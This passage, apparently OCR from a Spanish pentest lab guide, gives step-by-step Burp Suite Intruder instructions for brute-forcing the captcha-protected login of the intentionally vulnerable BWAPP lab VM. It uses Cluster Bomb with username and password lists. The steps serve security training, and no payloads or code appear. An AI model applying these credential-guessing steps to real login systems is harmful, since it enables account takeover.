


Imagen 123: Código fuente – Nivel imposible – Brute Force

65. Muestra del mensaje del desarrollador sobre sesión incorrecta




Imagen 124: Mensaje de error de hackeo - Brute Force

ESCENARIOS M.V BEE-BOX (BWAPP)

PRUEBA CAPTCHA BYPASSING

23. Inicio de sesión a la plataforma de la Máquina Virtual BEE-BOX(BWAPP)




Imagen 125: Portal BWAPP

Escenario #13: Falla de autentificación – Formulario Login Web con Omisión de Captcha mediante carga útil por lista simple

Objetivo: Adivinar y robar las credenciales del administrador y dar acceso

Complejidad: Bajo

Tiempo: 40 minutos

24. En el menú dar click en la opción Set Scurity Level y colocar el nivel de seguridad bajo.

Imagen 126: Captcha Bypasssing – nivel de seguridad bajo

25. Dar clic en choose your bug y seleccionar “Broken Auth –Captcha Bypassing”.

Imagen 127: Inserta credenciales de prueba y el capucha por defecto

26. Utilizar la herramienta Burp Suite e interceptar la petición del entorno para conocer los payloads involucrados.




Imagen 128: Capturar la petición con la herramienta BurpSuite – Captcha Bypassing

27. Enviar la captura de la intercepcon a intrude para identiciar los payloads a explotar.




Imagen 129: Enviar la petición a Intruder – Captcha Bypassing

28. Se realiza la selección de Cluster Bomb para la ejecuccion del ataque por un conjunto de carga útil acorde al payload indelicado como es usuario y contraseña.




Imagen 130: Cluster Bomb para ataque de fuerza bruta – Captcha

29. En la options de configuración se selecciona el payload correspondiente para asignar una lista simple de valores para la ejecución del ataque.




Imagen 131: Insertar un conjunto de lista simple para usuario

30. Así mismo se selecciona el payload correspondiente para la contraseña y se lñe asigna una lista simple de valores para la ejecución del ataque.




Imagen 132: Insertar un conjunto de lista simple para contraseña

31. En options se realiza una configuración accesible para tener un resultado accesible, dando activación del grap mach en donde se inserta el mensaje de error cuando las credenciales son incorrectas.




Imagen 133: Configuración del ataque

32. Al terminar la confirmación se realiza el ataque dando clic en el botón “Start Attack”.




Imagen 134: Comenzar el ataque – Captcha Bypassing

33. Comienza la búsqueda de las credenciales correspondiente de inicio de sesión




Imagen 135: Resultados de ataque – Bypassing

34. Resultado Exitoso.

